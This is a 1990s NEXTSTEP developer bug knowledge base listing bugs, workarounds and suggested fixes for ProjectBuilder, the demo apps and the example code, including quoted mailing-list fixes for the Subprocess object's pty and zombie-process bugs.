Workaround: Do a make depend first whenever the project's dependency graph is *extended*, and after each build clean (the information will be relevant only for the second build after the clean, but this is a good point to remember to make depend). If you can oversee the change, you might get by with manually editing Makefile.dependencies, to save time. And when you think something's wrong anyway, do a make clean.

More advanced: replace the /NextDeveloper/Makefiles/(basicrules.make, specialrules.make) rules like so (example given for basicrules.make):

```

ALL_CFLAGS = -pipe -MMD $(CFLAGS) $(PROJ_CFLAGS) -I$(SYM_DIR) $(OTHER_CFLAGS) $(RC_CFLAGS)
.c.o:
 $(CC) $(ALL_CFLAGS) -I. -c $< -o $(OFFILE_DIR)/$*.o; $(MV) $*.d $(OFFILE_DIR); md -f -o
$(OFFILE_DIR)/Makefile.dependencies $(OFFILE_DIR)/*.d
.m.o:
 $(CC) $(ALL_CFLAGS) -I. -c $< -o $(OFFILE_DIR)/$*.o; $(MV) $*.d $(OFFILE_DIR); md -f -o
$(OFFILE_DIR)/Makefile.dependencies $(OFFILE_DIR)/*.d

```

This works like a charm for me (well, what happens when the build is stopped?). I have actually copied these files into /LocalDeveloper/Makefiles, changed them, and I use this rule in Makefile.preamble:

```
MAKEFILEDIR = /LocalDeveloper/Makefiles/app
```

Cure (for NeXT): Always do -MMD or -MD for each target generated, and generate the .d in the same directory as the .o file (.d is really an attribute of that .o file rather than of the .m or whatever). These should be kept summarised in \$(OFFILE\_DIR)/Makefile.dependencies at all times. Probably the compiler should directly maintain that summary. A .d is really an attribute of the target rather than the source *files*, because the compiler flags are source too (actually, those compiler flags should be recorded as well). See the "more advanced" workaround for a quick and easy cure; the best thing would be for the compiler to do this in one go.

Report history: ... KBNS.32.1.rev

See also: NeXT-prog@cpac.washington.edu on 1994-03-19 and following (message from Raf\_Schietekat) XXX incorporate into this entry

See also: KBNS.00.0.217, KBNS.32.1.014

XXX.32.2  
Here are some timings for a `/bin/time make debug' from scratch of an extended TeXview:

```

NeXT, first time (doing other stuff with the system in the meantime)
425.0 real 202.5 user 71.2 sys
NeXT, second time (otherwise idle system)
381.1 real 203.4 user 70.8 sys
mine, first time (doing other stuff (less) with the system in the meantime)
392.5 real 209.6 user 80.7 sys
mine, second time (otherwise idle system)
383.4 real 207.0 user 80.7 sys

```

I never suspected it would be that good: no penalty to speak of (1 8th more system time, but only about one or a few % more (user and) wall clock time)! That would be because Makefile.dependencies is kept in RAM in a sufficiently fleshed out system (20 MB on mine).

You'll use some CPU cycles, but this is camouflaged by the constant need to access the disk to get source files and write object files. Maybe for incremental builds the penalty is more visible (if that part of the project is cached as well), but what's a few % traded for never having to waste time manually maintaining Makefile.dependencies (build depend easily costs a sizeable fraction of a minute, if not more, manual editing of Makefile.dependencies is time consuming too, and the intellectual task of worrying about when to intervene may have a negative impact on productivity as well).

Maybe this solution might be improved by not requiring md to read \*all\* .d files each time, if that is possible... If not, md can be changed; I could not do that, but NeXT could.

### **KBNS.00.0.217\_3.0±3.2o Building without warnings is cumbersome**

Description: If a file was compiled with a warning, PB should remember this (visible to the programmer). Now, this requires cleaning and compiling everything anew, or doing cumbersome manual administration. E.g., a warning about an implicit declaration that indicates, for example, that `<math.h>` is not imported for `floor()`, may be worth as much as an error: the arguments may not be cast correctly, and incorrect execution will result.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (3.0±3.2o)

Workaround: Be sure to ``touch'' each file that causes a warning before building again, or to write the name of that file to a list (in this case, a separate target can be added, to recompile only this file).

Cure (for NeXT): Remember warnings, and present them to the programmer on each build (but don't actually recompile if it's not necessary, and order those warnings at the bottom).

See also: KBNS.00.0.216

### **KBNS.33.1.030\_o3.2o Building individual targets is cumbersome**

Description: If the programmer wants to focus attention on an individual file, and if there are other files that give error messages, PB may (depending on file names) insist on compiling those other files first on each build. This slows down the development cycle.

How to verify: Take any project, introduce errors in two source files, look which is compiled first, make a change in the other and build again.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround:

- Control-dragging the sources to rearrange compile order works, but this is not what control-dragging is meant for, and it won't work across source file categories.

- Copy the compiler instruction from the ``detail view'', open a shell in the appropriate directory, and paste the instruction there. But this way, you can't click on a warning/error in the summary view to get there: you'll have to look at the line number and use `cmd-I` in Edit.

Cure (for NeXT): Preference should be given to the sources most recently changed, or some manual control should be provided. Just added `sourceName.o` as a target is not an appropriate solution (compiles into `./obj/`, it seems, and ignores `DEBUG` and maybe other flags).

Suggestion(s): It would be nice if PB would actively track source file changes and recompile individual things as required (the programmer would

activate this mode and not need to make individual requests while the mode is active). Only the messages pertaining to this object file would be removed (and maybe replaced with others) in the summary view.

### **KBNS.00.0.218\_3.0±3.2o The app should ask for confirmation before quitting while building something**

Description: See title.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.0±3.2o, reported), Subrata\_Sircar (o3.1o)

Workaround: Check first.

Cure (for NeXT): See title.

### **KBNS.00.0.219\_3.0o\_o3.2o InterfaceBuilder, Edit**

ProjectBuilder should communicate with these applications at least to see if any document isn't saved yet. IconBuilder too.

### **KBNS.10.2.044\_3.0o\_o3.2o Run button**

When a Build is in progress, ProjectBuilder shouldn't ignore clicks on the Run and Debug buttons. (Minor.)

### **KBNS.11.2.021\_o3.1±3.2o Remove**

A panel should appear proposing to delete the corresponding file(s).

See also: KBNS.33.1.008

### **KBNS.11.2.025\_3.1±3.2o Building fat: such a wasteful arrangement that it's almost a bug**

For each set of architectures, the present arrangement builds separate object files from the source (m68k, i386, m68k\_i386). This wastes both time and space. Fat object files should never be produced (not for normal application development, anyway), only the final product should be fat. An intermediate solution that cures the bulk of the time waste is to produce the fat object files by merging the thin ones (which are of course built first), instead of directly from source. Just for clarity: the waste of time occurs if the set of architectures is changed between builds.

# /NextDeveloper/Apps/Yap.app;~/NextDeveloper/Apps/ Yap.app ;KBNS.33.2.rtf;Contents;~Contents

**XXX.3.2 KBNS.00.0.220\_o3.0o Tiny bug, reported by Dylan\_Kohler, behaviour verified by Raf\_Schietekat, Bug\_NeXT.41816.** When one does Save As..., the SavePanel's browser goes to the same location it had last time, and the full path of the affected document window is displayed in the TextField. ``In short, it doesn't properly use the runModalForDirectory:file: method of SavePanel."

# /NextDeveloper/Demos;~/NextDeveloper/Demos ;KBNS.33.2.rtf;Contents;~Contents

**XXX.3.2 KBNS.00.0.221\_o3.0o Suggestion** Put most of those 2.1 demos back, especially Guided Tour. There's plenty of room on a CD-ROM. And ShowAndTell still has a pointer from the NXJournaler documentation.

## AppInspector.app

### **KBNS.33.2.006\_o3.2o AppInspector confused by multi-level -poseAs**

Description: If, e.g., View is twice the object of a -poseAs, the Classes browser shows them, but in the Objects browser, the pop-up list shows only one level of posing. However, everything behind the pop-up list correctly processes the current row in the pop-up list as if it were correctly formed, which means that the View information proper is behind the Responder item, the Responder stuff behind the Object item, while the Object stuff (isa) is not

accessible. This is when selecting from the pop-up list; if an item is first selected in the browser it is different (but I see no system behind it).

How to verify: Should be obvious.

Urgency: Does no damage, immediately obvious, limited workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Select a level lower in the pop-up list to see if the desired information is not there. Some levels are not accessible.

Cure (for NeXT): Cure it.

### **KBNS.33.1.033\_o3.2o ApplInspector doesn't scale application icons to their intended size**

Description: It is possible to use a TIFF that is not 48×48 pixels in size as an application icon, and generally such TIFFs will be scaled to conform to the standard. ApplInspector however matches the upper right corner and crops the TIFF.

How to verify: Should be obvious.

Urgency: Does no damage, immediately obvious, no workaround (display mishap).

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None (none required).

Cure (for NeXT): Scale TIFF as for any other use of an application icon.

**KBNS.10.1.003\_o3.0±3.2o Booby trap?** When used on Interface Builder, this application tries to access address 0x8 and crashes. This is consistent over sessions on my machine, but Subrata\_Sircar tried on 3.0 and 3.1 but couldn't reproduce this. Your votes, please¼ KBNS.10.2.001\_o3.0o On WM too, the two times I tried it¼

### **KBNS.10.2.002\_o3.0±3.2o Inconvenience that is probably not intended (read: a bug), confirmed for 3.1 by Subrata\_Sircar**

When the Inspector is resized while it is in the Memory display, the starting address is reverted to what it was before the user changed it to some other value by typing in the provided text field.

### **KBNS.10.3.039\_o3.0o\_o3.2o Reproducible application crash**

Description: When the inspector is resized to its minimal width while showing its memory display for characters (all necessary conditions), the application crashes. There is of course also the phenomenon that the inspector loses track of what goes where when it is resized to minimal height,

described elsewhere.

How to verify: Obvious.

Urgency: Harmless (the application doesn't do documents) and easily avoidable, but a crash nonetheless and easily cured.

Confirmed: Raf\_Schietekat (o3.0o\_o3.2o, reported). Subrata\_Sircar reported this to be cured in 3.1, but probably didn't test correctly, because the description was incomplete at the time.

Workaround: Don't resize to minimal width.

Cure (for NeXT): Specify a minimal size, and investigate the crash to learn from it (maybe cure it in itself).

### **KBNS.11.3.002\_o3.1c Peeping doesn't work**

A most important feature of this program: tracing! (Peep has to be linked before NeXT\_s, right?)

### **Suggestions follow**

**KBNS.00.0.222\_o3.0±3.2o KBNS.11.2.rev Developer apps.** Isn't it about time to promote AppInspector to be a real app, rather than a demo?

Peeping especially is an essential developer tool. [HeaderView has become a real app in 3.1.]

**KBNS.00.0.223\_o3.0±3.2o Suggestion about isolated functionality.** This application can't follow non-ObjC information paths, and the Edit Gdb... panel can only use the stack frames and what emerges from them, and won't expose the objects in a List. It is obvious that both should be merged to one more powerful facility, together with ProcessMonitor and gdb's Edit.app extensions.

Report history: KBNS.33.2.rev: gdb's Edit.app extensions

## **BugNeXT.app**

**XXX.3.2 KBNS.11.1.008\_3.1o KBNS.32.0.rev Crash on launch, reported by Bruce\_Gingery, Bug\_NeXT.?????, not verified**

``Bug-NeXT.app sets its own icon-identified .btsubmit files, but does NOT successfully autolaunch to open them. [...]'' When the app is already running, double-clicking one of its files opens it successfully, but if the application has to be launched, it will crash immediately, Bruce\_Gingery further says. Ten to one that there is some code in appDidInit: which has to be executed before a file can be opened and should thus be moved to a method

appWillInit:, say I.

## **KBNS.32.2.025\_o3.2o Traffic concerns**

Description:

First, the app allows 8-bit characters and does not chop paragraphs up into lines of at most 80 characters: this may mutilate messages on some non-Internet routes.

Second, the message contains a cc to the full path of the sender, which causes an unnecessary round trip to the mail relay (over the modem), if this applies.

Third, the reply address is fully specified from the entry in Preferences, which needs to be complete for the Customer\_Contact field, but will cause unnecessary traffic as follows: rfschtkt@maze.ruca.ua.ac.be becomes flexus!maze.ruca.ua.ac.be!rfschtkt before it is sent out. The first round trip is that in the second point, but there's another one when Bug\_NeXT sends it acknowledgement: this will be sent to the local host, back to the mail relay, and only then to the local host.

How to verify: Use your intellect...

Urgency: Some sites may have their reports unintelligibly mutilated due to the first point, otherwise it's just a bit of added cost and delay.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Do something more sensible. In Mail.app I specify a reply address of just RfSchtkt, and the rest is added for me; in BugNeXT I can't do this.

Report history: KBNS.33.1.rev (added Comment)

Comment: BugNeXT.app should delegate to Mail.app for sending messages.

## **CDPlayer.app**

[ftp://eclipse.its.rpi.edu/NeXT/apps/mCD\\_f](ftp://eclipse.its.rpi.edu/NeXT/apps/mCD_f) is an alternative.

# FileMerge.app

## **KBNS.33.2.022\_o3.2o FileMerge.app confused by documents with \r\n lines (from DOS)**

Description: When FileMerge.app is used to compare DOS text files (with \r\n to start a new line), it finds the differences, but it doesn't display the grey selections at the correct height (too low).

How to verify: Should be obvious.

Urgency: Does no damage, is obvious, tedious workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Copy the files, convert \r\n to \n somehow, compare again.

Cure (for NeXT): Cure it.

## **KBNS.32.0.006\_3.2o Crash when comparing /NEXTSTEP\_3.2 and /.**

The application always crashes (tried thrice) somewhere after a failed `NX_ASSERT([...], "name2 doesn't start with slash");` when `/` is compared to `/NEXTSTEP_3.2`.

## **KBNS.32.0.053\_o3.2o Won't work for files with a space in their path**

Description: When comparing two files, either from the ``Compare Files" service or through the ``Compare Files..." command, if at least one of those files has a space in its path, no differences are reported, and an explanation of gnuDiff usage is reported on the console.

How to verify: Make such a file and try it, e.g., ``ls -lR" or ``NEXTSTEP Resources on the Internet.1996-03-15".

Urgency: Does no damage, not immediately obvious (unless the console is being monitored), boring workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Copy that file to a path without spaces. A previous version of this suggested an example that didn't work from Services would work from ``Compare Files...", but I did not test this again.

Cure (for NeXT): use `execve` and friends instead of a subshell.

Report history: KBNS.33.2.rev previously only described a special case of this

# Keyboard.app Look at category Devices, subcategory Keyboard

## Sound.app

KBNS.33.2.XXX  
From: dave@turbocat.snafu.de (David Wetzel)  
Newsgroups: comp.sys.next.bugs  
Subject: Sound.app vs sndrecord  
Date: 18 Jan 1996 13:10:05 GMT

Hi!

I have an Intel running NS3.3 p11 with MS-sound system.  
Sndrecord works all the time but Sound.app only sometimes.  
Why?

( ) ( ) David Wetzel, Turbocat's Development,  
( ) ( ) Buchhorster Strasse, D-16567 Muehlenbeck/Berlin, FRG,  
( ) ( ) Phone +49 33056 82151, Fax +49 33056 82152  
( ) ( ) dave@turbocat.snafu.de (NeXTMail)

-----

From: mark\_bessey@next.com (Mark Bessey)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Sound.app vs sndrecord  
Date: 22 Jan 1996 22:05:50 GMT

David Wetzel writes  
> Hi!  
>  
> I have an Intel running NS3.3 p11 with MS-sound system.  
> Sndrecord works all the time but Sound.app only sometimes.  
> Why?

There are bugs in Sound.app, and there's a bug in the SoundKit that  
Sound.app tickles...Any one of these can cause problems with recording.

--  
Mark Bessey  
NeXT Software, Inc  
Software Quality Assurance  
-->I DON'T SPEAK FOR NeXT <--

-----

### **KBNS.00.0.231\_o3.0o\_o3.2o Bug\_NeXT.33874 Sometimes the controls don't work.**

Description (by Robert\_Brown): ``The application /NextDeveloper/Demos/Sound.app sometimes refuses to pause or stop playing a sound. I think the problem is related to the signal view window that pops up when one hits the downward pointing arrow button in the Sound main window. Pop up the signal view, start playing the sound, make the signal view disappear ... now try to stop the sound ... it won't stop. If the signal view is brought back to the screen again, then the stop button starts to work again. You'll need a long sound to test this with, so you can do all of the above while the sound's playing. [1/4]"

How to verify: See description.

Urgency: Harmless, minor problem.

Confirmed: Robert\_Brown (o3.0o, reported), Raf\_Schietekat (o3.0o\_o3.2o)

## 3View.app

**XXX.3.2 KBNS.00.0.232\_o3.0o Bug.** Provide a panel advising the user to first save all his stuff, ``because your whole environment will come crumbling down with very high probability". Don't cure this program otherwise: cure the Window Server to survive these assaults, and keep the demo around as-is, to test its strength. :-| Well, running the 3DReality demo also often crashes the Window Server. Tested on an 8-MB NeXTstation.

**XXX.3.2 KBNS.00.0.233\_o3.0o Generally.** The controls don't work properly, if I print the Elephant I just get errors on the Console and the saved PostScript file only contains the black background with the movement controlÐno elephant.

# /NextDeveloper/Examples;¬/NextDeveloper/Examples

;KBNS.33.2.rtf;Contents;-Contents

## AppKit/Backspace

### **KBNS.00.0.234\_o3.0±3.2o False security**

If an innocent user wants to change the password on this application, s/he has to give the old password first. But a knowing intruder can get in through the back door by just deleting BackSpace/encryptedPassword from the defaults database. S/he can thus distract someone for half a minute, delete his/her password, and have all the time in the world to do anything s/he likes on the account when the deceived user (who doesn't even think there might be a password problem: if you want to change it you have to give the old one, right?) goes out to lunch and activates the screen locker¼ which is not a locker anymore! Don't expect this to be corrected by the author, though.

## AppKit/Draw

**XXX.3.2 KBNS.00.0.235\_o3.0o Confusing.** There is a remark somewhere about editView being a workaround for an NS\_1.0 Text limitation. Update that remark: Text still can't have a non-flippedSuperview (if it must be growable?). BTW, this editView should be isolated to TextGraphic (this can be done cheaply and easily).

**XXX.3.2 KBNS.00.0.236\_o3.0o Bug.** In GraphicView.m's mouseDown:, the Graphics are given a chance to handle the event, but if they do (Image.m does), the window will thenceforth send mouseDragged: and mouseUp: events, because the event mask is not restored. Result: (some?) performance wasted. Right?

**XXX.3.2 KBNS.00.0.237\_o3.0o Various things.** Don't use `initWithClassVars()`, use `+initialize` (should have been just `+init`, or `+initWithClass`, and a `+free`, or `+freeClass`, should be provided also, for releasing auxiliary files and stuff without having to export a Class's dirty laundry to `+appWillTerminate:`).

**XXX.3.2 KBNS.00.0.238\_o3.0o flushWindow** Shouldn't `flushWindowIfNeeded` be used instead after `reenableFlushWindow`?

**XXX.3.2 KBNS.10.2.005\_o3.0o Multiple Files** When multiple files are dragged into a document, they all land on top of each other (oh well), and each has the "hand of cards" icon (bad).

**XXX.3.2 KBNS.10.3.005\_o3.0o Leak** In DrawApp.m's msgVersion:ok:, \*aString is leaked (compare with msgDirectory:ok:).

**KBNS.10.3.006\_o3.0o\_o3.2o app:powerOffIn:andSave: question** In DrawApp.m, the third argument is interpreted, but it is documented as "The argument *aFlag* has no particular meaning at this time, and can be ignored." Which is it?

## AppKit/Graph

**XXX.3.2 KBNS.00.0.239\_o3.0o KBNS.32.0.rev Reported by Johan\_Lorre, verified by Raf\_Schietekat**

With the default object (a revolving paraboloid or something, I don't know the proper English term), rendering set to Smooth and the x function changed from u to ln(u), after changing the slider for A a bit, the whole environment will hang. I don't know what level crash this is, but on a standalone machine only NMI halt will help. Maybe this can be cured at the Graph level, but the real thing to cure is at the RenderMan or PostScript level: no application bug should be able to have that much of an impact.

XXX No problem when compiled and executed on 3.2, but should be tested on 3.1 and 3.2 with a program compiled under 3.0. Anyone? See also ReleaseNotes/3DKit.rtf/34741 (related/same?)

## AppKit/ScrollDoodScroll

**XXX.3.2 KBNS.10.2.033\_o3.0o Tiny error.** In Controller.m singleClick:, the test should also provide for no Cell being selected (replace multipleCellsSelected by symbolicCountOfCellsSelected, returning 0, 1 or 2). Also see KBNS.10.2.034.

## AppKit/Yap

### **KBNS.33.0.013\_o3.2o Find Panel stuff strange**

Description: The loading of the FindPanel shared instance relies on what is described in KBNS.33.0.011 to call +new, which itself calls +sharedInstance.

How to verify: Should be obvious

Urgency: Does no damage, is not obvious, confuses whoever wants to follow this lead.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Think for yourself.

Cure (for NeXT): Explain what's happening here (also cure KBNS.33.0.011), and maybe change this.

## IndexingKit/StoreFile

**XXX.3.2 KBNS.10.3.024\_o3.0o Bug in StoreManager's open:** The application crashes if Cancel is clicked: the *entire* method should be conditionally executed.

## UNIX/Floppy

### **KBNS.00.0.240\_o3.0o\_b3.2 Maintenance?**

Apart from not being updated to NS\_3.0's include file structure, this file hasn't been compilable since 2.1 or earlier because of a ``\*/" too many.

;/NextDeveloper/Examples/UNIX/Subprocess/Subprocess.m;;¬UNIX/Subprocess

### **KBNS.32.1.022\_o3.2o Title**

XXX.32.1

Date: Thu, 14 Apr 94 17:11:09 -0700

From: Stuart Ritchie <maze!bowen!stuart%beaver.cs.washington.edu>  
To: next-prog@cpac.washington.edu  
Subject: Bugs in Subprocess (was Re: Non-trivial DO example?)

Jason writes:

>Actually, I think the "Subprocess" object may suit your needs. At  
>least it would be useful in spawning processes on other machines.  
>Using DO to set up a better comm link would be easy enough. Just  
>register a unique object name and pass it and the original host as an  
>argument to the spawned process and it can call you back on it.

Yes, something like Subprocess will provide the plumbing for a

custom distributed make. But, beware that the Subprocess distributed  
on NeXTSTEP Developer contains some serious bugs. Anyone using  
Subprocess should apply these fixes. Here's my bug description  
and a fix:

Warning: Bug in Subprocess Object!

Many developers have found the Subprocess object to be a very useful  
tool for interfacing with Unix processes. Unfortunately, the Subprocess  
code supplied by NeXT contains a subtle bug that causes erroneous and  
strange behaviour in certain cases. This bug is present in all releases  
of NeXTSTEP that contains Subprocess (2.0 to 3.2).

The bug is directly related to the pseudo-tty (pty) support, namely the  
function getptys(). If you don't use the pseudo-tty feature of Subprocess,  
you're probably OK.

What getptys() does is try to open the next available pty for  
reading and writing. Each machine has a bank of several dozen ptys,  
and depending on what applications are currently running on the machine,  
some of those ptys will be used and some will not. getptys() performs a  
linear search through the list of possible ptys, using the return status  
from open() to determine success or failure of claiming a pty.

If getptys() is successful at opening a pty, it then attempts to open()  
the related tty device. If this is successful, then the function returns  
and everything is OK. However, if opening the tty device fails, then  
another linear search iteration is performed to try and find another pty.

Two problems here:

1. If opening the tty device fails, getptys() does not close() the  
previously opened pty. It should perform close(\*master) in this case.
2. The code  
    \*msLoc = 't';  
irreversibly changes the device name string from /dev/pty?? to /dev/tty??.  
Therefore if opening the tty device fails, the next linear iteration  
will attempt to open a tty device, when in fact it should be opening a  
pty device. The solution is to perform

```
 *msLoc = 'p';
 if the tty open fails.
```

Bug number 2 above manifests itself in strange ways. Depending on which pty's are being used on the machine, it will sometimes work and sometimes it won't. I suspect that is why this bug has lived for so long. What happens is that it will cause you subprocess instance to connect itself to totally unrelated tty sessions, such as one of your csh sessions. You may therefore see strange things going on in one of your Terminal windows as your application tries to communicate with the subprocess.

Here is a straightforward replacement for getptys(), which I believe fixes the above problems. Compare it with the original version, and hopefully you can see more clearly how its logic is flawed.

```
/* pseudo-tty fix by Stuart Ritchie (sritchie@cs.ubc.ca) */
int getptys (int *master, int *slave)
{
 char device[PTY_LENGTH];
 char *block, *num;
 char *blockLoc; /* specifies the location of block for the device string */
 char *numLoc; /* specifies the pty name with the digit ptyxD */
 char *msLoc; /* specifies the master (ptyxx) or slave (ttyxx) */

 struct sgttyb setp =
 {B9600, B9600, (char)0x7f, (char)0x15, (CRMOD|ANYP|ECHO)};
 struct tchars setc =
 {CINTR, CQUIT, CSTART, CSTOP, CEOF, CBRK};
 struct ltchars sltc =
 {CSUSP, CDSUSP, CRPRNT, CFLUSH, CWERASE, CLNEXT};
 int lset =
 (LCRTBS|LCRTERA|LCRTKIL|LCTLECH|LPENDIN|LDECCTQ);
 int setd = NTTYDISC;

 strcpy(device, PTY_TEMPLATE); /* string constants are not writable */
 blockLoc = &device[strlen("/dev/pty")];
 numLoc = &device[strlen("/dev/pty?")];
 msLoc = &device[strlen("/dev/")];
 for (block = "pqrs"; *block; block++)
 {
 *blockLoc = *block;
 for (num = "0123456789abcdef"; *num; num++)
 {
 *numLoc = *num;
 *master = open(device, O_RDWR);
 if (*master >= 0)
 {
 *msLoc = 't';
 *slave = open(device, O_RDWR);
```

```
 if (*slave >= 0)
 {
 (void) ioctl(*slave, TIOCSERP, (char *)&setp);
 (void) ioctl(*slave, TIOCSETC, (char *)&setc);
 (void) ioctl(*slave, TIOCSETD, (char *)&setd);
 (void) ioctl(*slave, TIOCSLTC, (char *)&sltc);
 (void) ioctl(*slave, TIOCLSET, (char *)&lset);
 return(0);
 }

 else
 {
 close(*master);
 *msLoc = 'p';
 }
}
} /* hunting through a bank of ptys */
} /* hunting through blocks of ptys in all the right places */
*master = -1;
*slave = -1;

return(-1);
}
```

Date: Mon, 18 Apr 94 10:51:58 +0100  
From: Guido Quaroni <maze!guido%gestel.it>  
To: next-prog@cpac.washington.edu  
Subject: Re: Bugs in Subprocess

There is another bug in the Subprocess object !

I used this object for interfacing my application with Photorealistic RenderMan. I allocate a new object for every requested rendering session. This work OK except that after about 85 rendering, the O.S. was unable to allocate new subprocess. Note that when a rendering is completed the object notify the delegate and is subsequently freed by the application. We have fixed this bug inserting a wait(0) when the process is completed.

Date: Wed, 20 Apr 94 09:25 MET DST  
From: maze!stefan%vkc-bln.de (Stefan Krause)  
To: Guido Quaroni <guido@gestel.it>  
Subject: Re: Bugs in Subprocess  
Cc: next-prog@cpac.washington.edu

Ciao Guido,

> There is another bug in the Subprocess object !  
>  
>  
> I used this object for interfacing my application with  
> Photorealistic RenderMan. I allocate a new object for  
> every requested rendering session. This work OK except  
> that after about 85 rendering, the O.S. was unable to  
> allocate new subprocess. Note that when a rendering is  
> completed the object notify the delegate and is  
> subsequently freed by the application. We have fixed  
> this bug inserting a wait(0) when the process is  
> completed.  
>

I don't think that this is a bug of Subprocess. It's rather regular  
UNIX-semantics.

When a child process terminates via "exit" system call then it becomes an  
"exited" process. But it's still there and fills a slot in the process table.

Eventually the parent process has to issue a "wait" system call to reap off  
the child. Otherwise it remains in the process table as a "zombie".

There are a different ways to handle the problem. You can set the parent  
process off the child to the "init" process, which will wait for it's childs  
correctly. Or you can catch the SIGCHLD signal which will be sent if the child  
"exit"s.

If you want some more info about this subject then please let me know.

salve,  
Stefan  
--  
Stefan Krause stefan@vkc-bln.de  
Voelcker & Krause Consultants GmbH Tel +49 30 832 9920  
Bernadottestr. 66 Fax +49 30 832 9022  
14195 Berlin, Germany D2 +49 172 3196391

Date: Tue, 19 Apr 94 20:12:04 +0100  
From: Guido Quaroni <maze!guido%gestel.it>  
To: next-prog@cpac.washington.edu  
Subject: Subprocess FIX CODE  
Cc: mouthers!slug@nwnexus.wa.com

Here the fix for the bug in the Subprocess object I have mentioned in  
my last post.

BUG Description:

I used this object for interfacing my application with Photorealistic RenderMan. I allocate a new object for every requested rendering session. This work OK except that after about 85 rendering, the O.S. was unable to allocate new subprocess. Note that when a rendering is completed the object notify the delegate and is subsequently freed by the application. We have fixed this bug inserting a wait(0) when the process is completed.

BUG Fix:

```
- childDidExit // cleanup after a child process exits
{
if (childPid)
 {
 DPSRemoveFD(fromChild);
 close(fromChild);
 fclose(fpToChild);
 childPid=0; // specify that child is dead
 wait(0); // INSERT THE WAIT HERE *****
 if (delegate && [delegate
respondsTo:@selector(subprocessDone)])
 [delegate perform:@selector(subprocessDone)];
 }
return self;
}
```

Please let me know if someone has still problems after this fix !

ciao

P.S. It's OK Doug ?

# /NextDeveloper/Source;¬/NextDeveloper/Source

;KBNS.33.2.rtf;Contents;¬Contents

## GNU/libg++

**Suggestions follow**

# /NextLibrary/Documentation;¬/NextLibrary/Documentation

;KBNS.33.2.rtf;Contents;¬Contents

See also: ;KBNS.33.2.rtf;Manual Pages;¬Manual Pages

Why not order Assembler under DevTools, and UserInterface under Concepts?

Just a small thing: Chapters should be ordered as in printed version instead of alphabetically, either by introducing a .places or what is it that can also specify arbitrary orderings of files instead of just strategies, or by assigning numbers at all levels. The way to name appendices so that they will follow the main chapters is, e.g., `_C_ThirdAppendix`, not `ApC_ThirdAppendix`.

And files on their own in a directory should replace that directory (there's no benefit to the present arrangement, it just forces more mouse clicks).

Why not include all of NextAnswers on the distribution CD-ROM?

**KBNS.00.0.108\_o3.0±3.2o KBNS.32.0.rev Information where it shouldn't be, and duplicated information (sometimes with (small?) differences)**

Now features shouldn't be described in the release notes; instead, a pointer to the documentation should be provided. Only changes should be described.

Some subjects require double reading, which is extremely infuriating because one doesn't know when time will be wasted most: by reading both sources (if the information is the same), or by not reading them both (if the information differs). Changes between releases should be carefully indicated in the release notes.

DBKit: o3.2o some information/details in the include files that does *not* figure in the real documentation (dixit Alex\_Blakemore)

Distributed Objects: in 3.0±3.2o, duplicating a lot of stuff, thus requiring double reading

ObjectLinks: 3.0±3.2o, where is the *real* documentation?

3DKit: 3.0c

etc.?

## UserGuide

**XXX.3.2 KBNS.00.0.254\_o3.0o** Where is the updated version (rhetorical)? There are several references to it from NeXT's NXHelpPanels about items that aren't mentioned in the 2.X User's Reference.

## Various typographical errors

**XXX.3.2 KBNS.10.3.014\_o3.0o** NextDev/GeneralRef/09\_MachKit/Classes/NXSpinLock.rtf ``acquired", not ``aquired".

## Suggestions

**XXX.3.2 KBNS.00.0.258\_o3.0o Obsoleted API** The documentation for obsoleted objects and functions should be kept even after the include files and/or the shlibs cease to support them, maybe collected in an entirely different folder, for those who have to adapt old code written by others, that contains such obsoleted entities. They should not be forced to obtain the old documentation somewhere. It would be nice if this documentation were written in terms of converting to the new situation, and included a description of why the entity was obsoleted. For instance, the include file <appkit/obsoleteBitmap.h> to document this obsolete object is not very instructive.

/NextLibrary/Documentation/ManPages;¬/NextLibrary/  
Documentation/ManPages ;KBNS.33.2.rtf;Contents;¬Contents

KBNS.33.2.XXX  
Newsgroups: comp.sys.next.bugs  
From: rdl@world.std.com (Robert La Ferla)  
Subject: No man page for "fstab"  
Date: Sun, 14 Jan 1996 19:17:36 GMT

There is no man page for "fstab" in the NS3.3 distribution  
even though other man pages reference it.

Robert La Ferla  
Registered OPENSTEP / NEXTSTEP Consultant  
Boston, MA  
Tel: + 1 (617) 252-0088  
Fax: + 1 (617) 252-0004  
E-mail: Robert\_La\_Ferla@hotmail.com

-----  
From: berezaw@river.it.gvsu.edu (Bill Bereza)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: No man page for "fstab"  
Date: 15 Jan 1996 16:12:03 GMT  
Reply-To: berezaw@river.it.gvsu.edu

In article <RDL.96Jan14141736@world.std.com> rdl@world.std.com (Robert La  
Ferla) writes:  
> There is no man page for "fstab" in the NS3.3 distribution  
> even though other man pages reference it.

Check the mntent(5) manpage.

--  
Bill Bereza berezaw@river.it.gvsu.edu <NeXT/MIME>

Beware of all enterprises that require new clothes.  
-----

KBNS.33.2.XXX (verified by Raf\_Schietekat for o3.2o, also that machine works)  
From: dave@turbocat.snafu.de (David Wetzel)  
Newsgroups: comp.sys.next.bugs  
Subject: No manual entry for machine  
Date: 29 Dec 1995 18:03:54 GMT

dave@turbocat> man machine

No manual entry for machine.

The NEXTSTEP has no man page for machine.

Here is the NetBSD page:

dave@amiga> man machine

MACHINE(1) NetBSD Reference Manual MACHINE(1)

NAME

machine - print machine type

SYNOPSIS

machine

DESCRIPTION

The machine command displays the machine type.

SEE ALSO

make(1)

HISTORY

The machine command is currently under development.

BSD Experimental November 24, 1995

1

( ) ( ) David Wetzel, Turbocat's Development,  
( ) ( ) Buchhorster Strasse, D-16567 Muehlenbeck/Berlin, FRG,  
( ) Phone +49 33056 82151, Fax +49 33056 82152  
( ) dave@turbocat.snafu.de (NeXTMail)

-----

From: hugues@precipice.fdn.fr (Hugues RICHARD)

Newsgroups: comp.sys.next.bugs

Subject: Re: No manual entry for machine

Date: 31 Dec 1995 09:41:56 GMT

